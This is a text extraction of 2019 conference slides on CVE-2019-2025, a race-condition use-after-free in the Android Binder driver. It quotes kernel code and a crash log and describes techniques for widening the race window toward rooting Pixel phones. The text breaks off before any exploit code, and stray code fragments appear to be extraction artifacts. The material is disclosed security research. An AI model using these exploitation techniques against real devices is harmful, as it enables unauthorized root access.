

Android Binder: The Bridge To Root

Hongli Han(@hexb1n), Mingjian Zhou(@Mingjian_Zhou)
CORE Team, Qihoo 360



HITBSecConf2019 - Amsterdam

About us

Hongli Han(@hexb1n)

- Security researcher at CORE Team of Qihoo 360 Inc
- Focus on AOSP&KERNEL bug hunting and exploitation

Mingjian Zhou(@Mingjian_Zhou)

- Security researcher focusing on mobile security at CORE Team of Qihoo 360 Inc
- Lead member of CORE Team


About CORE Team

- A security-focused group started in mid-2015
- Focus on the Android/Linux platform security research, aim to discover zero-day vulnerabilities, develop proof-of-concept and exploit
- 200+ public CVEs for AOSP and Linux Kernel currently
- “Android top research team 2017” for submitting high quality reports to Android VRP



What is Binder

- Binder is an Android-specific interprocess communication mechanism, and remote method invocation system.
 - Implemented as a driver in the kernel `"/dev/binder"`
 - Used for nearly everything that happens across processes in the core platform
 - Also, accepted in the main linux kernel 3.19 in Feb 2015
- One of the most attractive attack surface on Android



Our work around Binder Driver

- Research on the Binder Driver
 - Analyze the possible attack surface
 - Code audit and smart fuzz
- Find multiple bugs and exploit them to gain SYSTEM & ROOT privilege
 - CVE-2019-2025
 - Android ID 112767437
 - ...

```
use_x = False
use_y = False
use_z = True
```


Our work around Binder Driver

Android Security Acknowledgements

The Android Security Team would like to thank the following people and parties for helping to improve Android security. They have done this either by finding and responsibly reporting security vulnerabilities through the AOSP bug tracker [Security bug report](#) template or by committing code that has a positive impact on Android security, including code that qualifies for the [Patch Rewards](#) program.

2019

Starting in 2018 and continuing in 2019, the security acknowledgements are listed by month. In prior years, acknowledgements were listed together.

March

Researchers	CVEs
Adrian Tang of Columbia University (CLKSCREW paper)	CVE-2017-8252
Chong Wang (weibo.com/csddl) of Chengdu Security Response Center, Qihoo 360 Technology Co. Ltd.	CVE-2019-2021
Hongli Han (@hexb1n) and Mingjian Zhou (周明建) (@Mingjian_Zhou) of CORE Team	CVE-2019-2025

Detail how we ROOT the latest Pixel 3xl, Pixel 2xl and Pixel with this single vulnerability.


Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion



Agenda

- The CVE-2019-2025
 - **IPC through Binder driver**
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spray skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

IPC through Binder driver




IPC through Binder driver



`user_ptr = (void *) (kern_ptr + alloc->user_buffer_offset)`

```
166 /**
167  binder_alloc_get_user_buffer_offset() - get offset between kernel/user address
168  @alloc: binder_alloc for this proc
169
170  Return: the offset between kernel and user-space addresses to use for
171  virtual address conversion
172  /
173  static inline ptrdiff_t
174  binder_alloc_get_user_buffer_offset(struct binder_alloc *alloc)
175  {
176  ...
177  ...
178  ...
179  ...
180  ...
181  ...
182  ...
183  ...
184  return alloc->user_buffer_offset;
185  }
```

IPC through Binder driver




1. apply a "binder_buffer buffer" object
2. copy the reply data to "buffer->data"

struct binder_buffer:
describe the buffer used for binder transaction

```
struct binder_buffer {  
    ...  
    void* data;  
};
```


IPC through Binder driver




Free buffer and related binder_buffer object:
1. user_ptr --> kern_ptr
2. kern_ptr (buffer->data) --> binder_buffer object

```
struct binder_buffer {  
    ...  
    void* data;  
};
```

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - **The imperfect protection of the “binder_buffer” object**
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

The imperfect protection of the "binder_buffer" object



What happened, if client tries to free the reply buffer while server is doing BC_REPLY?
Is there an effective protection?

The imperfect protection of the “binder_buffer” object

```
2921 static void binder_transaction(struct binder_proc *proc,  
2922     struct binder_thread *thread,  
2923     struct binder_transaction_data *tr, int reply,  
2924     binder_size_t extra_buffers_size)  
2925 {  
2926     int ret;  
2927     struct binder_transaction *t;  
2928     struct binder_work *tcomplete;  
  
    ...  
3161     t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,  
3162         tr->offsets_size, extra_buffers_size,  
3163         !reply && (t->flags & TF_ONE_WAY));  
3164     if (IS_ERR(t->buffer)) {  
3165         /*  
3166          * -ESRCH indicates VMA cleared. The target is dying.  
3167          */  
3168         return_error_param = PTR_ERR(t->buffer);  
3169         return_error = return_error_param == -ESRCH ?  
3170             BR_DEAD_REPLY : BR_FAILED_REPLY;  
3171         return_error_line = __LINE__;  
3172         t->buffer = NULL;  
3173         goto err_binder_alloc_buf_failed;  
3174     }  
3175     t->buffer->allow_user_free = 0;  
3176     t->buffer->debug_id = t->debug_id;  
3177     t->buffer->transaction = t;  
3178     t->buffer->target_node = target_node;
```

Unfortunately, NO!

The Race Window!

←
Free the binder_buffer object “t->buffer”

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - **The “all-round vulnerability” in theoretically**
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spray skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

The “all-round” vulnerability

- Arbitrary read when client calling `copy_to_user()`!
 - `t->buffer` is controlled
 - `t->buffer->target_node` is controlled

```
4035 static int binder_thread_read(struct binder_proc *proc,
4036                               struct binder_thread *thread,
4037                               binder_uintptr_t binder_buffer, size_t size,
4038                               binder_size_t *consumed, int non_block)
4039 {
    ...
4283     if (t->buffer->target_node) {
4284         struct binder_node *target_node = t->buffer->target_node;
4285         struct binder_priority node_prio;
4286
4287         tr.target.ptr = target_node->ptr;
4288         tr.cookie = target_node->cookie;
    ...
4294     } else {
    ...
4331     ptr += sizeof(uint32_t);
4332     if (copy_to_user(ptr, &tr, sizeof(tr))) {
    ...
4339     return -EFAULT;
4340 }
```


The “all-round” vulnerability

- Leak kernel symbols when client calling `copy_to_user()`!
 - `t->buffer` is controlled
 - `t->buffer->data_size/offset_size/data` are leaked

```
4035 static int binder_thread_read(struct binder_proc *proc,
4036                               struct binder_thread *thread,
4037                               binder_uintptr_t binder_buffer, size_t size,
4038                               binder_size_t *consumed, int non_block)
4039 {
    ...
4313     tr.data_size = t->buffer->data_size;
4314     tr.offsets_size = t->buffer->offsets_size;
4315     tr.data.ptr.buffer = (binder_uintptr_t)
4316         ((uintptr_t)t->buffer->data +
4317          binder_alloc_get_user_buffer_offset(&proc->alloc));
    ...
4331     ptr += sizeof(uint32_t);
4332     if (copy_to_user(ptr, &tr, sizeof(tr))) {
        ...
4339         return -EFAULT;
4340     }
```


Impact: The “Waterdrop”

- Binder is so powerful and so is the vulnerability of it!
 - Arbitrary read/write
 - Universal ROOT
 - Sandbox escape
 - Affect Android devices in recent two years, and devices using Binder.
 - Commit [a0f22d6](#) (2016/11/14) and later
- We named the vulnerability “Waterdrop”:
 - Coming from fiction - The Three Body Problem
 - Destroying nearly all of the Earth starships



Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - **Stable DoS to Memory corruption: Bypass “BUG_ON()” checks**
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

Stable DoS to Memory corruption

```
2921 static void binder_transaction(struct binder_proc *proc,
2922     struct binder_thread *thread,
2923     struct binder_transaction_data *tr, int reply,
2924     binder_size_t extra_buffers_size)
2925 {
2926     int ret;
2927     struct binder_transaction *t;
2928     struct binder_work *tcomplete;
    ...
3161 t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
3162     tr->offsets_size, extra_buffers_size,
3163     !reply && (t->flags & TF_ONE_WAY));
3164 if (IS_ERR(t->buffer)) {
3165     /*
3166      * -ESRCH indicates VMA cleared. The target is dying.
3167      */
3168     return_error_param = PTR_ERR(t->buffer);
3169     return_error = return_error_param == -ESRCH ?
3170         BR_DEAD_REPLY : BR_FAILED_REPLY;
3171     return_error_line = __LINE__;
3172     t->buffer = NULL;
3173     goto err_binder_alloc_buf_failed;
3174 }
3175 t->buffer->allow_user_free = 0;
3176 t->buffer->debug_id = t->debug_id;
3177 t->buffer->transaction = t;
3178 t->buffer->target_node = target_node;
```

```
f90083a9 str x9, [x29,#256]
940016b3 bl fffffff8008d095d0 <binder_alloc_new_buf>
b140041f cmn x0, #0x1, lsl #12
f94083a9 ldr x9, [x29,#256]
f9002920 str x0, [x9,#80]
54003d88 b.hi fffffff8008d042c4 <binder_transaction+0xdac>
3940a001 ldrb w1, [x0,#40]
121e7821 and w1, w1, #0xffffffffd
3900a001 strb w1, [x0,#40]
f9402920 ldr x0, [x9,#80]
b9400122 ldr w2, [x9]
b9402801 ldr w1, [x0,#40]
331c6c41 bfi w1, w2, #4, #28
b9002801 str w1, [x0,#40]
f9402920 ldr x0, [x9,#80]
f9001809 str x9, [x0,#48]
f9402920 ldr x0, [x9,#80]
```

The Narrow Time Window!

Stable DoS to Memory corruption

- Why a narrow window?
 - Check the “buffer->allow_user_free”

```
3500 static int binder_thread_write(struct binder_proc *proc,
3501     struct binder_thread *thread,
3502     binder_uintptr_t binder_buffer, size_t size,
3503     binder_size_t *consumed)
3504 {
    ...
3523     switch (cmd) {
    ...
3661     case BC_FREE_BUFFER: {
3662         binder_uintptr_t data_ptr;
    ...
3669         buffer = binder_alloc_prepare_to_free(&proc->alloc,
3670             data_ptr);
    ...
3676         if (!buffer->allow_user_free) {
3677             binder_user_error("%d:%d BC_FREE_BUFFER u%016llx matched unreturned buffer\n",
3678                 proc->pid, thread->pid, (u64)data_ptr);
3679             break;
3680         }
    ...
3712         binder_alloc_free_buf(&proc->alloc, buffer);
3713         break;
3714     }
```


Stable DoS to Memory corruption

- Why a narrow window?
 - “BUG_ON()” checks

```
574 static void binder_free_buf_locked(struct binder_alloc *alloc,
575                                   struct binder_buffer *buffer)
576 {
577     size_t size, buffer_size;
578     ...
585     binder_alloc_debug(BINDER_DEBUG_BUFFER_ALLOC,
586                       "%d: binder_free_buf %pK size %zd buffer_size %zd\n",
587                       alloc->pid, buffer, size, buffer_size);
588
589     BUG_ON(buffer->free);
590     BUG_ON(size > buffer_size);
591     BUG_ON(buffer->transaction != NULL);
592     BUG_ON(buffer->data < alloc->buffer);
593     BUG_ON(buffer->data > alloc->buffer + alloc->buffer_size);
594
595     if (buffer->async_transaction) {
596         ...
601     }
```

```
c7 10636 -----[ cut here ]-----
c7 10636 kernel BUG at /buildbot/src/partner-android/p-dev-msm-bluecross-4.9-pi-qpr1/private/msm-google/drivers/android/binder_alloc.c:591!
c7 10636 -----[ cut here ]-----
c7 10636 kernel BUG at /buildbot/src/partner-android/p-dev-msm-bluecross-4.9-pi-qpr1/private/msm-google/drivers/android/binder_alloc.c:591!
c7 10636 Internal error: Oops - BUG: 0 [#1] PREEMPT SMP
Modules linked in: sec_touch snd_soc_sdm845 snd_soc_cs35l36 snd_soc_wcd_spi snd_soc_wcd934x snd_soc_wcd9xxx wcd_dsp_glink wcd_core pinctrl_wc
c7 10636 CPU: 7 PID: 10636 Comm: pwn Tainted: G      0 4.9.96-g641303d-ab5108637 #0
c7 10636 Hardware name: Google Inc. MSM sdm845 C1 DVT1.1 (DT)
c7 10636 task: ffffffffda2fca0000 task.stack: ffffffff9c4fe8000
c7 10636 PC is at binder_free_buf_locked+0x1d8/0x1f0
c7 10636 LR is at binder_alloc_free_buf+0x40/0x84
```



Stable Dos to Memory corruption

- How to extend the time window?

Google Pixel 3 XL - Specifications

Width Height Thickness Weight Write a review

Specifications Display Camera CPU Battery SAR Prices 11



Prices

Dimensions: 76.7 x 158 x 7.9 mm
Weight: 184 g
SoC: Qualcomm Snapdragon 845
CPU: 4x 2.5 GHz Kryo 385, 4x 1.6 GHz Kryo 385, **Cores: 8**
GPU: Qualcomm Adreno 630, 710 MHz
RAM: 4 GB, 1866 MHz
Storage: 64 GB, 128 GB
Display: 6.3 in, OLED, 1440 x 2960 pixels, 24 bit
Battery: 3430 mAh, Li-Ion
OS: Android 9.0 Pie
Camera: 4032 x 3024 pixels, 3840 x 2160 pixels, 60 fps
SIM card: Nano-SIM
Wi-Fi: a, b, g, n, n 5GHz, ac, Dual band, Wi-Fi Hotspot, Wi-Fi Direct
USB: 3.1, USB Type-C
Bluetooth: 5.0
Positioning: GPS, A-GPS, GLONASS, BeiDou, Galileo

[Add for comparison](#) [Suggest an edit](#)

Allocate in low frequency CPU while freeing in high one.

It seems that it goes further, but not enough...

Stable DoS to Memory corruption

Study on the scheduler...

Then we notice the mutex lock

binder_alloc_new_buf()->binder_alloc_new_buf_locked()->mutex_unlock()

```
503 struct binder_buffer *binder_alloc_new_buf(struct binder_alloc *alloc,
504     size_t data_size,
505     size_t offsets_size,
506     size_t extra_buffers_size,
507     int is_async)
508 {
509     struct binder_buffer *buffer;
510
511     mutex_lock(&alloc->mutex);
512     buffer = binder_alloc_new_buf_locked(alloc, data_size, offsets_size,
513     extra_buffers_size, is_async);
514     mutex_unlock(&alloc->mutex);
515     return buffer;
516 }
```

binder_alloc_new_buf()->mutex_unlock()->__mutex_fastpath_unlock()-

>__mutex_unlock_slowpath()->__mutex_unlock_common_slowpath()->wake_up_q()

Stable DoS to Memory corruption

- How to extend the time window?
 - Let freeing process waiting to be awakened

```
3500 static int binder_thread_write(struct binder_proc *proc,
3501     struct binder_thread *thread,
3502     binder_uintptr_t binder_buffer, size_t size,
3503     binder_size_t *consumed)
3504 {
3505     uint32_t cmd;
3506     struct binder_context *context = proc->context;
3507     ...
3523     switch (cmd) {
3524     case BC_INCREFS:
3507     ...
3661     case BC_FREE_BUFFER: {
3662         binder_uintptr_t data_ptr;
3663         struct binder_buffer *buffer;
3664         ...
3669         buffer = binder_alloc_prepare_to_free(&proc->alloc,
3670             data_ptr);
3671         ...
3712         binder_alloc_free_buf(&proc->alloc, buffer);
3713         break;
3714     }
```

```
177 struct binder_buffer *binder_alloc_prepare_to_free(struct binder_alloc *alloc,
178     uintptr_t user_ptr)
179 {
180     struct binder_buffer *buffer;
181     ...
182     mutex_lock(&alloc->mutex);
183     buffer = binder_alloc_prepare_to_free_locked(alloc, user_ptr);
184     mutex_unlock(&alloc->mutex);
185     return buffer;
186 }
```

Stable DoS to Memory corruption

- How to extend the time window?
 - Let freeing process waiting to be awakened

So we can:

- bind the server process thread and the client process thread into the same CPU by keeping all the other CPUs busy enough.
- Also call `sched_setaffinity()`

```
and use_x = False
and use_y = False
and use_z = True
```


Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - **The Baits: how to trigger this vulnerability stably**
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

The Baits

```
330 struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
331         size_t data_size,
332         size_t offsets_size,
333         size_t extra_buffers_size,
334         int is_async)
335 {
336     struct rb_node *n = alloc->free_buffers.rb_node;
337     struct binder_buffer *buffer;
338     ...
339     while (n) {
340         buffer = rb_entry(n, struct binder_buffer, rb_node);
341         BUG_ON(!buffer->free);
342         buffer_size = binder_alloc_buffer_size(alloc, buffer);
343
344         if (size < buffer_size) {
345             best_fit = n;
346             n = n->rb_left;
347         } else if (size > buffer_size)
348             n = n->rb_right;
349         else {
350             best_fit = n;
351             break;
352         }
353     }
354     if (best_fit == NULL) {
355         ...
356         return ERR_PTR(-ENOSPC);
357     }
358     if (n == NULL) {
